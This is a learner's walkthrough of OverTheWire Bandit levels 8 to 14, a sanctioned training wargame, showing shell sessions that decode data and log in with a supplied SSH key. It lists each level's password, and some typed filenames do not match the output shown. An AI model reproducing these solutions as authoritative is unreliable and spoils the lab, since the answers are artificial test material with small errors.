
but to use uniq the our data should be sorted. So, use the sort command to sort the data the use uniq command -u flag is used to print the unique line

```
fI0sApLCZ04upjltfVGR8UB7oxbLRBNk
YLbWtoCeR7TRMhSiwGDk7xocg1UIIFIy
Fmt5ODm3V6Qf1oTF3qEJNWlVcHFdpbuz
QuYzqkgT0cunRICJUljfctrBl1TuGbIy
pZX0E5uS8oJx5019kaKFKRhww2f9XrsS
MvAAB1UZh6nq4zXOY8XS2yqc8Hk41n40
tSsQP8T2290xjs21b0NnSqPPucpzCjJV
YhKNX2i2Ovp2YcD7aC0nZaRLseadDLEG
IfhzpOBRr2rQ1EuCHllz2A3lt7iJaJiV
bandit8@bandit:~$ sort data.txt | uniq -u
4CKMh1JI91bUIZZPXDqGanal4xvAg0JM
bandit8@bandit:~$ cat data.txt | sort | uniq -u
4CKMh1JI91bUIZZPXDqGanal4xvAg0JM
bandit8@bandit:~$
```

Password for the next level: 4CKMh1JI91bUIZZPXDqGanal4xvAg0JM

LEVEL 9 – LEVEL 10

Login: ssh bandit9@bandit.labs.overthewire.org -p 2220
password: 4CKMh1JI91bUIZZPXDqGanal4xvAg0JM



It is given that the password for the next level is stored in data.txt file in human-readable strings precceded by "=" characters
Strings commad is used to give the output only the printable characters in a file


First get the file contents using cat then pass this output to grep command to search for “=” characters as it is said that the password is preceeding by several “=” charcters

```
bandit9@bandit:~$ ls -la
total 40
drwxr-xr-x  2 root     root     4096 Apr 10 14:22 .
drwxr-xr-x 70 root     root     4096 Apr 10 14:24 ..
-rw-r--r--  1 root     root      220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root     root     3771 Mar 31  2024 .bashrc
-rw-r-----  1 bandit10 bandit9 19379 Apr 10 14:22 data.txt
-rw-r--r--  1 root     root      807 Mar 31  2024 .profile
bandit9@bandit:~$ strings data.txt | grep ==
========== the
========== password{k
=========== is
========== FGUW5ilLVJrxX9kMYMmlN4MgbpfMiqey
bandit9@bandit:~$ exit
logout
Connection to bandit.labs.overthewire.org closed.
```

Password fro next level: FGUW5ilLVJrxX9kMYMmlN4MgbpfMiqey

LEVEL 10 – LEVEL 11

Login: ssh bandit10@bandit.labs.overthewire.org -p 2220
password: FGUW5ilLVJrxX9kMYMmlN4MgbpfMiqey



it is given that the password for the next level is stored in the file data.txt which has a base64 encoded data
we can decode it using online tools or using the terminal
in terminal by usng base64 -d => id to decode the data
first get the file contents and pass it to the base64 -d command using | (pipe)

```
bandit10@bandit:~$ ls -la
total 24
drwxr-xr-x  2 root     root     4096 Apr 10 14:22 .
drwxr-xr-x 70 root     root     4096 Apr 10 14:24 ..
-rw-r--r--  1 root     root      220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root     root     3771 Mar 31  2024 .bashrc
-rw-r-----  1 bandit11 bandit10   69 Apr 10 14:22 data.txt
-rw-r--r--  1 root     root      807 Mar 31  2024 .profile
bandit10@bandit:~$ cat data.txt
VGhlIHBhc3N3b3JkIGlzIGR0UjE3M2ZaS2IwUlJzREZTR3NnMlJXbnBOVmozcVJyCg==
bandit10@bandit:~$ cat data.txt | base64 -d
The password is dtR173fZKb0RRsDFSGsg2RWnpNVj3qRr
bandit10@bandit:~$ exit
logout
Connection to bandit.labs.overthewire.org closed.
tenisha@tenisha:~$
```

Password fro the next level: dtR173fZKb0RRsDFSGsg2RWnpNVj3qRr

LEVEL 11 – LEVEL 12

Login: ssh bandit11@bandit.labs.overthewire.org -p 2220
password: dtR173fZKb0RRsDFSGsg2RWnpNVj3qRr

Donate! Help!?

Bandit Level 11 → Level 12

Level Goal

The password for the next level is stored in the file **data.txt**, where all lowercase (a-z) and uppercase (A-Z) letters have been rotated by 13 positions

Commands you may need to solve this level

grep, sort, uniq, strings, base64, tr, tar, gzip, bzip2, xxd


It is given that the next level password is stored in the data.txt file where all the lowercase and upper case letters are rotated bu 13
it is the ROT13 encryption
to decode it we cna use online tool or do it in terminal itself
first get the contents of teh data.txt file pass it to the tr 'A-Za-z' 'N-ZA-Mn-za-m' using | (pipe). `A-zA-Z` => meaning all lowercase and uppercase letters. `N-ZA-Mn-za-m` => meaning the same alphabet **rotated by 13 positions**.
tr [original order] [neworder of letters]

```
bandit11@bandit:~$ ls -la
total 24
drwxr-xr-x  2 root     root     4096 Apr 10 14:22 .
drwxr-xr-x 70 root     root     4096 Apr 10 14:24 ..
-rw-r--r--  1 root     root      220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root     root     3771 Mar 31  2024 .bashrc
-rw-r-----  1 bandit12 bandit11   49 Apr 10 14:22 data.txt
-rw-r--r--  1 root     root      807 Mar 31  2024 .profile
bandit11@bandit:~$ cat data.txt
Gur cnffjbeq vf 7k16JArUVv5LxVuJfsSVdbbtaHGlw9D4
bandit11@bandit:~$ cat data.txt | tr 'A-Za-z' 'N-ZA-Mn-za-m'
The password is 7x16WNeHIi5YkIhWsfFIqoognUTyj9Q4
bandit11@bandit:~$ exit
logout
Connection to bandit.labs.overthewire.org closed.
tenisha@tenisha:~$
```

Password for the next level: 7x16WNeHIi5YkIhWsfFIqoognUTyj9Q4

LEVEL 12 – LEVEL 13

Login: ssh bandit12@bandit.labs.overthewire.org -p 2220
password: 7x16WNeHIi5YkIhWsfFIqoognUTyj9Q4



After logging in use ls -la to see the all the files and directories. In that we have a data.txt
in the data.txt consists of a hexdecimal file

```
bandit12@bandit:~$ ls -la
total 24
drwxr-xr-x   2 root     root     4096 Jul 28 19:03 .
drwxr-xr-x 150 root     root     4096 Jul 28 19:06 ..
-rw-r--r--   1 root     root      220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root     root     3851 Jul 28 18:47 .bashrc
-rw-r-----   1 bandit13 bandit12 2583 Jul 28 19:03 data.txt
-rw-r--r--   1 root     root      807 Mar 31  2024 .profile
bandit12@bandit:~$ cat data.txt
00000000: 1f8b 0808 83c9 8768 0203 6461 7461 322e  .......h..data2.
00000010: 6269 6e00 013e 02c1 fd42 5a68 3931 4159  bin..>...BZh91AY
00000020: 2653 59b3 3d8a f800 0013 7fff dbf1 c7ff  &SY.=...........
00000030: fddb edf9 bfc3 7ffb 7ffb b59f dffd ffcf  ................
00000040: ffff 3fb7 bfff 77ff fedf bfdf b001 3168  ..?...w.......1h
00000050: 2000 0003 4000 001a 1a00 d003 41b5 001a   ...@.......A...
00000060: 0001 a0d3 40d3 201a 0006 8000 d343 4d00  ....@. ......CM.
00000070: 68d1 a068 0341 89ea 0f14 3a7a 8000 0000  h..h.A....:z....
00000080: 681a 0068 00c8 f506 8003 11a0 00d0 d00f  h..h............
00000090: 4803 4d0d 3d46 8006 8c81 a320 1a68 0068  H.M.=F..... .h.h
000000a0: 00d3 4000 1a20 6868 0019 0d00 6864 3200  ..@.. hh....hd2.
```

We have to convert this to binary to get back the actual file. We can do this by using xxd -r => xxd command manipulates the hexdecimal data -r is used to reverse i.e from hex to binary
in the level it is said better to do this in a /tmp directory

```
00000230: 614e c3d2 290f 3da4 acba 33aa 4ca9 2082  aN..).=...3.L.
00000240: 5bfc 7d5a fd0f 0431 3a03 3c27 f8bb 9229  [.}Z...1:.<'...)
00000250: c284 8599 ec57 c051 a8b0 353e 0200 00    .....W.Q..5>...
bandit12@bandit:~$ mktemp -d
/tmp/tmp.nNjLzr6uay
bandit12@bandit:~$ cd /tmp/tmp.nNjLzr6uay
```

then we need to copy our data.txt in this direcrory using cp command to thsi directory : cp ~/data.txt .
~ => home directory, . => this present directory

```
Try 'cp --help' for more information.
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ ls
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ cp ~data.txt .
cp: cannot stat '~data.txt': No such file or directory
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ cp ~/data.txt .
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ ls
data.txt
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ file data.txt
data.txt: ASCII text
```

Now use the xxd -r data > decrypted to convert the hex into binary

```
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ file data
data: ASCII text
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ xxd -r data > decrypted
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ ls
data  decrypted
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ file decrypted
decrypted: gzip compressed data, was "data2.bin", last modified: Mon Jul 28 19:03:31 2
025, max compression, from Unix, original size modulo 2^32 574
```

The file type is gzip. We have to decompress it. To decompressed teh extension of a gzip file should be there .gz. Then decompress the file using gunzip <filename>

```
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ mv decrypted decrypted.gz
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ ls
data  decrypted.gz
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ gunzip decrypted.gz
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ ls
data  decrypted
```

now check teh file type. Now we have a bzip2 compressed data. We have to decompress that too
use bunzip2 <filename> to decompress it

```
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ file decrypted
decrypted: bzip2 compressed data, block size = 900k
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ bunzip2 decrypted
bunzip2: Can't guess original name for decrypted -- using decrypted.out
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ ls
data  decrypted.out
```

now we have have .out file check the type type it is again a gzip file
so change the name and keep the .gz extension. Then decrypt it using gunzip <filename>

```
data  decrypted.out
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ file decrypted.out
decrypted.out: gzip compressed data, was "data4.bin", last modified: Mon Jul 28 19:03:
31 2025, max compression, from Unix, original size modulo 2^32 20480
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ mv decrypted.out decrypted.gz
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ ls
data  decrypted.gz
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ gunzip decrypted.gz
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ ls
data  decrypted
```

Now, check the file type. We have a tar file. By using tar -xf we can decompress it. The `-r` flag is used to specify that we what to extract the data and `-f` flag is used to specify the filename

```
data  decrypted
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ file decrypted
decrypted: POSIX tar archive (GNU)
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ tar -xf decrypted
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ ls
data  data5.bin  decrypted
```

Now we have a new file naem data5.bin . It a .tar file so now we have to decompress it using tar -xf

```
data  data5.bin  decrypted
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ file data5.bin
data5.bin: POSIX tar archive (GNU)
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ tar -xf data5
tar: data5: Cannot open: No such file or directory
tar: Error is not recoverable: exiting now
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ tar -xf data5.bin
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ ls
data  data5.bin  data6.bin  decrypted
```

we have a file named data6.bin by checking it's file type it is a bzip2 file. To decompress it use bunzip2 <filename>

```
data  data5.bin  data6.bin  decrypted
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ file  data6.bin
data6.bin: bzip2 compressed data, block size = 900k
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ bunzip data6.bin
Command 'bunzip' not found, did you mean:
  command 'bunzip2' from deb bzip2 (1.0.8-5.1build0.1)
  command 'ebunzip' from deb eb-utils (4.4.3-14)
  command 'unzip' from deb unzip (6.0-28ubuntu4.1)
  command 'runzip' from deb rzip (2.1-4.1)
  command 'gunzip' from deb gzip (1.12-1ubuntu1)
  command 'lunzip' from deb lunzip (1.13-6)
  command 'funzip' from deb unzip (6.0-28ubuntu4.1)
  command 'bunzip3' from deb bzip3 (1.3.2-1)
Try: apt install <deb name>
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ bunzip2 data6.bin
bunzip2: Can't guess original name for data6.bin -- using data6.bin.out
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ ls
data  data5.bin  data6.bin.out  decrypted
```

Now we have a file daat6.out.bin it is a .tar file. Now decompress it.

```
data  data5.bin  data6.bin.out  decrypted
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ file data6.bin.out
data6.bin.out: POSIX tar archive (GNU)
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ tar -xf data6.bin.out
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ ls
data  data5.bin  data6.bin.out  data8.bin  decrypted
```

Now we have a file data8.bin. It is a gzip file now keep the extension .gz to the data8.gz. Then decompress it

```
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ file data8.bin
data8.bin: gzip compressed data, was "data9.bin", last modified: Mon Jul 28 19:03:31 2
025, max compression, from Unix, original size modulo 2^32 49
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ mv data8.bin data.gz
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ ls
data  data5.bin  data6.bin.out  data.gz  decrypted
```

```
data  data5.bin  data6.bin.out  data8.gz  decrypted
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ gunzip data8.gz
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ ls
data  data5.bin  data6.bin.out  data8  decrypted
```

after decompressing we have a data8 by checking the file type it is ASCII by reading the contents using cat we get the password

```
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ file data8
data8: ASCII text
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ cat data8
The password is FO5dwFsc0cbaIiH0h8J2eUks2vdTDwAn
bandit12@bandit:/tmp/tmp.nNjLzr6uay$ exit
logout
Connection to bandit.labs.overthewire.org closed.
```

Password for the next level: FO5dwFsc0cbaIiH0h8J2eUks2vdTDwAn

LEVEL 13 – LEVEL 14

SSH: Secure protocol for remotely accessing and managing systems over a network.

Telnet: Unencrypted protocol for remote command-line access to systems.


Netcat (nc): Versatile tool for reading/writing data across TCP/UDP connections.

OpenSSL: Command-line toolkit for SSL/TLS cryptography and certificate management.

OpenSSL s_client: Tool to test and debug SSL/TLS connections to a server.

Nmap: Network scanner used to discover hosts, services, and open ports.

Login: ssh bandit13@bandit.labs.overthewire.org -p 2220
password: FO5dwFsc0cbaIiH0h8J2eUks2vdTDwAn



after logging in see the files in it
we have a sshkey.private . Now as given in the question it is ssh key used tologin to next level
next level bandit14 can login thorugh: ssh -i sshkey.private -p 2220 bandit14@localhost -i = identity file

```
bandit13@bandit:~$ ls -la
total 24
drwxr-xr-x   2 root     root     4096 Jul 28 19:03 .
drwxr-xr-x 150 root     root     4096 Jul 28 19:06 ..
-rw-r--r--   1 root     root      220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root     root     3851 Jul 28 18:47 .bashrc
-rw-r--r--   1 root     root      807 Mar 31  2024 .profile
-rw-r-----   1 bandit14 bandit13 1679 Jul 28 19:03 sshkey.private
bandit13@bandit:~$ ssh -i sshkey.private -p 2220
usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface] [-b bind_address]
           [-c cipher_spec] [-D [bind_address:]port] [-E log_file]
           [-e escape_char] [-F configfile] [-I pkcs11] [-i identity_file]
           [-J destination] [-L address] [-l login_name] [-m mac_spec]
           [-O ctl_cmd] [-o option] [-P tag] [-p port] [-R address]
           [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]]
           destination [command [argument ...]]
       ssh [-Q query_option]
bandit13@bandit:~$ ssh -i sshkey.private -p 2220 bandit14@localhost
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit13/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/home/bandit13/.ssh/known_hosts).
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
```

